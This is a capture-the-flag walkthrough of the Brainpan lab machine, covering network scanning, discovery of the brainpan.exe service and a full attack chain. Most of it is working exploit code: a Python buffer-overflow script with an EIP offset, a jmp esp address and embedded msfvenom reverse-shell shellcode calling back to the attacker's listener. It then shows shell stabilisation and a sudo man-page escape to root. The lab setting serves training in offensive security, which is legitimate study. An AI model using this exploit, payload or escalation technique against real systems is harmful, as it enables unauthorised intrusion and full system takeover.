Brainpan Walkthrough
Host Network: 192.168.56.0/24
Kali Host: 192.168.56.117

Host Discovery:

sudo netdiscover -i eth0 -r 192.168.56.0/24

nmap -F 192.168.56.0/24

host discovered at 192.168.56.116

Port/Service Discovery:

nmap -sV -Pn -p- --open 192.168.56.116 > scan_service.txt

nmap -sC -A -Pn -p- --open 192.168.56.116 > scan_full.txt

Ports Discovered:

9999 abyss?
10000 http SimpleHTTPServer 0.6 (Python 2.7.3)

Service Enumerations and Attacks:

Nothing much from the full nmap scan, lets check what running on port 9999

Port 9999

nc 192.168.56.116 9999

Seems to be a service running called ‘brainpan’ with a password protecting it, nothing much we can do for now without the password, only try brute forcing if nothing else works.

Browser port 10000

Nothing much, just seems to be a simple page only displaying an infographic, nothing interesting in the page source. Lets trying enumerating any other pages using dirb

Dirb

dirb http://192.168.56.116:10000

http://192.168.56.116:10000/bin

Visiting ‘/bin’ shows us a downloadable binary ‘brainpan.exe’, presumably the same program that is running on port 9999, lets download it onto our kali for further inspection.

Brainpan

The file is a windows executable so we can’t run it natively in kali, but we can analyse some parts of the binary. Lets see what ‘strings’ gets us.

strings brainpan.exe

Some interesting output we get from the command includes a string ‘shitstorm’ (possible password), and ‘strcpy’ which suggests that the program may be vulnerable to buffer overflow. Trying the password ‘shitstorm’ does indeed work, but it appears that the program doesn’t have much further functionality, lets see if we can instead get a buffer overflow to work.

Buffer Overflow

First lets start up a windows machine and copy over the binary. Once its on the windows host, run the binary in a debugger, in this case I’m using immunity debugger.

The goal of the buffer overflow is to take control of the programs execution flow and make it point to some shellcode. The steps to do this will be to:

See if we can overflow the input

Find the length required to control the ‘eip’ register

Make the eip register point to the ‘jmp esp’ command

Fill the ‘esp’ register with shellcode to be executed

We’ll test the input using a simple python script (theFuzz.py) to fuzz the input with 1000 \x41’s (A’s)

```
#!/usr/bin/python2

import socket

#target_ip = '192.168.56.116'    #brainpan
target_ip = '192.168.56.114'     #windows

port = 9999


junk = "\x41" * 1000

buffer =  junk

try:
    print ("running fuzzer")
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    connect=s.connect((target_ip, port))
    s.recv(1024)
    s.send((buffer))
    s.recv(1024)
    print ("\ndone\n")
except:
    print ("\nfailed\n")

```

```
python2 theFuzz.py
```

On our debugger we should see the eip register is full of 41’s, this means we were successfully able to overflow the buffer, now we need to find out how many bytes we need to control the eip. For this we’re going to use the tools ‘msf-pattern_create’ and ‘msf-pattern_offset’

```
msf-pattern_create -l 1000
```

In our fuzzing script, we’re going to send the output of pattern-create instead of our junk 41’s.

```python
#!/usr/bin/python2

import socket

#target_ip = '192.168.56.116'   #brainpan
target_ip = '192.168.56.114'    #windows

port = 9999


#junk = "\x41" * 1000

junk = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B"

buffer =  junk

try:
    print ("running fuzzer")
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    connect=s.connect((target_ip, port))
    s.recv(1024)
    s.send((buffer))
    s.recv(1024)
    print ("\ndone\n")
except:
    print ("\nfailed\n")
```

We run our script again (make sure to restart brainpan in the debugger) we should get a string in our eip (should be '35724134'), we're going to see that string into our pattern-offset tool and it should give us the number of bytes needed to control the eip

```
msf-pattern_offset -q 35724134
```

We got an exact match at 524, meaning we need 524 bytes to reach the start of the eip register. As the register is an 'e' type, its only 4 bytes. Lets see if we can place for \x43's (C's) in the eip to prove we can control it. This is what our string builder in our fuzzer should look like

```
junk = "\x41" * 1000
eip = "\x43" * 4
buffer =  junk + eip
```


If we run that we should see our eip in the debugger is now '43434343', we have control over the eip! Now we need to make the eip point to a 'jmp esp' command. If we restart brainpan in the debugger we can search for 'jmp esp' (crtl + f in immunity), in this case its at the address of '311712F3'. As the registers are in little endian format we need to reserve the bytes when we're putting it into our string. Our script string builder should now look like this

```
junk = "\x41" * 524
eip = "\xF3\x12\x17\x31"
buffer =  junk + eip
```

Running the fuzzer now we should see that our eip now has the address of the 'jmp esp' command. At this point all that's left if to generate some shellcode using msfvenom, append it to our string, and lunch it again the actual brainpan host machine. We'll use the following msfvenom command to generate our shellcode

```
msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.56.117 LPORT=4444 -e x86/shikata_ga_nai -b '\x00' -f python
```

We'll now append that shellcode with a noop sled infront of it to our overflow string and lunch it against the brainpan host. Our fuzzer should now look something like this



```
#!/usr/bin/python2

import socket

target_ip = '192.168.56.116'    #brainpan
#target_ip = '192.168.56.114'   #windows

port = 9999

junk = "\x41" * 524

noop = "\x90"

buf =  ""
buf += "\xda\xc9\xba\xfe\x0d\x44\x4e\xd9\x74\x24\xf4\x5e\x2b"
buf += "\xc9\xb1\x12\x83\xee\xfc\x31\x56\x13\x03\xa8\x1e\xa6"
buf += "\xbb\x65\xfa\xd1\xa7\xd6\xbf\x4e\x42\xda\xb6\x90\x22"
buf += "\xbc\x05\xd2\xd0\x19\x26\xec\x1b\x19\x0f\x6a\x5d\x71"
buf += "\x50\x24\xa5\xf4\x38\x37\xd6\xe7\xe4\xbe\x37\xb7\x73"
buf += "\x91\xe6\xe4\xc8\x12\x80\xeb\xe2\x95\xc0\x83\x92\xba"
buf += "\x97\x3b\x03\xea\x78\xd9\xba\x7d\x65\x4f\x6e\xf7\x8b"
buf += "\xdf\x9b\xca\xcc"

#jmp esp = 31 17 12 F3
eip = "\xF3\x12\x17\x31"

buffer =  junk + eip + noop + buf

try:
    print ("running fuzzer")
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    connect=s.connect((target_ip, port))
    s.recv(1024)
    s.send((buffer))
    s.recv(1024)
    print ("\ndone\n")
except:
    print ("\nfailed\n")
```

As we're lunching a reverse shell don't forget to start up your listener before you lunch the attack

nc -nvlp 4444
python2 theFuzz.py (in a separate terminal)

If we look at our listener terminal, we should now have a reverse shell into the host machine.

```
┌──(kali㉿kali)-[~/Documents/completed/brainpan]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.56.117] from (UNKNOWN) [192.168.56.116] 41266
whoami
puck
-uname
//bin/sh: 2: -uname: not found
uname -a
Linux brainpan 3.5.0-25-generic #39-Ubuntu SMP Mon Feb 25 19:02:34 UTC 2013 i686 athlon i686 GNU/Linux
```

Privilege Escalation:
To make our lives a little easier lets see if we can't get a stable shell

```
kali@kali: ~/Documents/completed/brainpan
File Actions Edit View Help
┌──(kali㉿kali)-[~/Documents/completed/brainpan]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.56.117] from (UNKNOWN) [192.168.56.116] 41266
whoami
puck
-uname
//bin/sh: 2: -uname: not found
uname -a
Linux brainpan 3.5.0-25-generic #39-Ubuntu SMP Mon Feb 25 19:02:34 UTC 2013 i686 athlon i686 GNU/Linux
which python; which python2; which python3
/usr/bin/python
/usr/bin/python2
/usr/bin/python3
python3 -c 'import pty; pty.spawn("/bin/bash")'
puck@brainpan:/home/puck$ export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin:/usr/games:/tmp
<:/usr/local/bin:/usr/sbin:/usr/bin:/bin:/usr/games:/tmp
puck@brainpan:/home/puck$ export TERM=xterm-256color
export TERM=xterm-256color
puck@brainpan:/home/puck$ alias ll='clear ; ls -lsaht --color=auto'
alias ll='clear ; ls -lsaht --color=auto'
puck@brainpan:/home/puck$ ^Z
zsh: suspended  nc -nvlp 4444

┌──(kali㉿kali)-[~/Documents/completed/brainpan]
└─$ stty raw -echo ; fg ; reset
[1]  + continued  nc -nvlp 4444
                               stty columns 200 rows 200
puck@brainpan:/home/puck$ ^C
puck@brainpan:/home/puck$ ^C
puck@brainpan:/home/puck$ tty
/dev/pts/0
puck@brainpan:/home/puck$ 
```

Alright now we have a stable shell lets see what we can do. We appear to be a legitimate user so lets see what sudo permissions we have

```
sudo -l
```

We have sudo permissions for a binary '/home/anansi/bin/anansi_util'. Lets try running it to see what it does

```
sudo /home/anansi/bin/anansi_util
```


We a small usage output, lets try 'manual'

```
sudo /home/anansi/bin/anansi_util manual
```

From the output it seems to be running the 'man' command, which we can break out of into a shell using !/bin/bash, running as sudo we should be able to get a root shell.

```
sudo /home/anansi/bin/anansi_util manual /bin/bash
!/bin/bash
```

We should now have a root shell



```
root@brainpan: ~
File Actions Edit View Help

puck@brainpan:/home/puck$ sudo -l
Matching Defaults entries for puck on this host:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User puck may run the following commands on this host:
    (root) NOPASSWD: /home/anansi/bin/anansi_util
puck@brainpan:/home/puck$ /home/anansi/bin/anansi_util
bash: /home/anansi/bin/anansi_util: Permission denied
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util
Usage: /home/anansi/bin/anansi_util [action]
Where [action] is one of:
  - network
  - proclist
  - manual [command]
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util manual
No manual entry for manual
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util manual /bin/bash
/usr/bin/man: manual-/bin/bash: No such file or directory
/usr/bin/man: manual_/bin/bash: No such file or directory
No manual entry for manual
root@brainpan:/usr/share/man# whoami
root
root@brainpan:/usr/share/man# cd /root
root@brainpan:~# ls
b.txt
root@brainpan:~# cat b.txt
_|                            _|
_|_|_|    _|  _|_|    _|_|_|      _|_|_|    _|_|_|      _|_|_|  _|_|_|
_|    _|  _|_|      _|    _|  _|  _|    _|  _|    _|  _|    _|  _|    _|
_|    _|  _|        _|    _|  _|  _|    _|  _|    _|  _|    _|  _|    _|
_|_|_|    _|          _|_|_|  _|  _|    _|  _|_|_|      _|_|_|  _|    _|
                                            _|
                                            _|

                                              http://www.techorganic.com


root@brainpan:~# echo "luc chapman 18806759"
luc chapman 18806759
root@brainpan:~#
```

Service Scan

~/Documents/completed/brainpan/scan_service.txt - Mousepad

File Edit Search View Document Help

scan_service.txt | scan_full.txt

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-24 03:27 EDT
Nmap scan report for 192.168.56.116
Host is up (0.00010s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
9999/tcp  open  abyss?
10000/tcp open  http    SimpleHTTPServer 0.6 (Python 2.7.3)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/
submit.cgi?new-service :
SF-Port9999-TCP:V=7.92%I=7%D=10/24%Time=63563E57%P=x86_64-pc-linux-gnu%r(N
SF:ULL,298,"_\|\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20_\|\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\n_\|_\|_\|\x20\x20\x20\x20_\|\x20\x20_\|_\|\x20\x20\x20\x20_\|_\|_\
SF:|\x20\x20\x20\x20\x20\x20_\|_\|_\|\x20\x20\x20\x20_\|_\|_\|\x20\x20\x20
SF:\x20\x20\x20_\|_\|_\|\x20\x20_\|_\|_\|\x20\x20\n_\|\x20\x20\x20\x20_\|\
SF:x20\x20_\|_\|\x20\x20\x20\x20\x20\x20_\|\x20\x20\x20\x20_\|\x20\x20_\|\
SF:x20\x20_\|\x20\x20\x20\x20_\|\x20\x20_\|\x20\x20\x20\x20_\|\x20\x20_\|\
SF:x20\x20\x20\x20_\|\x20\x20_\|\x20\x20\x20\x20_\|\n_\|\x20\x20\x20\x20_\
SF:|\x20\x20_\|\x20\x20\x20\x20\x20\x20\x20\x20_\|\x20\x20\x20\x20_\|\x20\
SF:x20_\|\x20\x20_\|\x20\x20\x20\x20_\|\x20\x20_\|\x20\x20\x20\x20_\|\x20\
SF:x20_\|\x20\x20\x20\x20_\|\x20\x20_\|\x20\x20\x20\x20_\|\n_\|_\|_\|\x20\
SF:x20\x20\x20_\|\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20_\|_\|_\|\x20\x20
SF:_\|\x20\x20_\|\x20\x20\x20\x20_\|\x20\x20_\|_\|_\|\x20\x20\x20\x20\x20\
SF:x20_\|_\|_\|\x20\x20_\|\x20\x20\x20\x20_\|\n\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20_\|\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\n\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20_\|\n\n\[________________________\x20WELCOME\x20TO\x20BRAINPAN\
SF:x20_________________________\]\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20ENTER\
SF:x20THE\x20PASSWORD\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\n\n
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20>>\x20");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.43 seconds
```

Full Scan

~/Documents/completed/brainpan/scan_full.txt - Mousepad

File Edit Search View Document Help

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-24 03:27 EDT
Nmap scan report for 192.168.56.116
Host is up (0.000088s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
9999/tcp  open  abyss?
| fingerprint-strings:
|   NULL:
|     _| _|
|     _|_|_|  _|  _|_|  _|_|_|  _|_|_|  _|_|_|  _|_|_|  _|_|_|
|     _|_|  _|  _|  _|  _|  _|  _|  _|  _|  _|  _|  _|
|     _|_|_|  _|  _|_|_|  _|  _|  _|  _|_|_|  _|_|_|  _|  _|
|     [________________________ WELCOME TO BRAINPAN _________________________]
|_    ENTER THE PASSWORD
10000/tcp open  caldav  Radicale calendar and contacts server (Python BaseHTTPServer)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/
submit.cgi?new-service :
SF-Port9999-TCP:V=7.92%I=7%D=10/24%Time=63563E60%P=x86_64-pc-linux-gnu%r(N
SF:ULL,298,"_\|\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20_\|\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\n_\|_\|_\|\x20\x20\x20\x20_\|\x20\x20_\|_\|\x20\x20\x20\x20_\|_\|_\
SF:|\x20\x20\x20\x20\x20\x20_\|_\|_\|\x20\x20\x20\x20_\|_\|_\|\x20\x20\x20
SF:\x20\x20\x20_\|_\|_\|\x20\x20_\|_\|_\|\x20\x20\n_\|\x20\x20\x20\x20_\|\
SF:x20\x20_\|_\|\x20\x20\x20\x20\x20\x20_\|\x20\x20\x20\x20_\|\x20\x20_\|\
SF:x20\x20_\|\x20\x20\x20\x20_\|\x20\x20_\|\x20\x20\x20\x20_\|\x20\x20_\|\
SF:x20\x20\x20\x20_\|\x20\x20_\|\x20\x20\x20\x20_\|\n_\|\x20\x20\x20\x20_\
SF:|\x20\x20_\|\x20\x20\x20\x20\x20\x20\x20\x20_\|\x20\x20\x20\x20_\|\x20\
SF:x20_\|\x20\x20_\|\x20\x20\x20\x20_\|\x20\x20_\|\x20\x20\x20\x20_\|\x20\
SF:x20_\|\x20\x20\x20\x20_\|\x20\x20_\|\x20\x20\x20\x20_\|\n_\|_\|_\|\x20\
SF:x20\x20\x20_\|\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20_\|_\|_\|\x20\x20
SF:_\|\x20\x20_\|\x20\x20\x20\x20_\|\x20\x20_\|_\|_\|\x20\x20\x20\x20\x20\
SF:x20_\|_\|_\|\x20\x20_\|\x20\x20\x20\x20_\|\n\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20_\|\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\n\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20_\|\n\n\[________________________\x20WELCOME\x20TO\x20BRAINPAN\
SF:x20_________________________\]\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20ENTER\
SF:x20THE\x20PASSWORD\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\n\n
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20>>\x20");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 85.11 seconds
```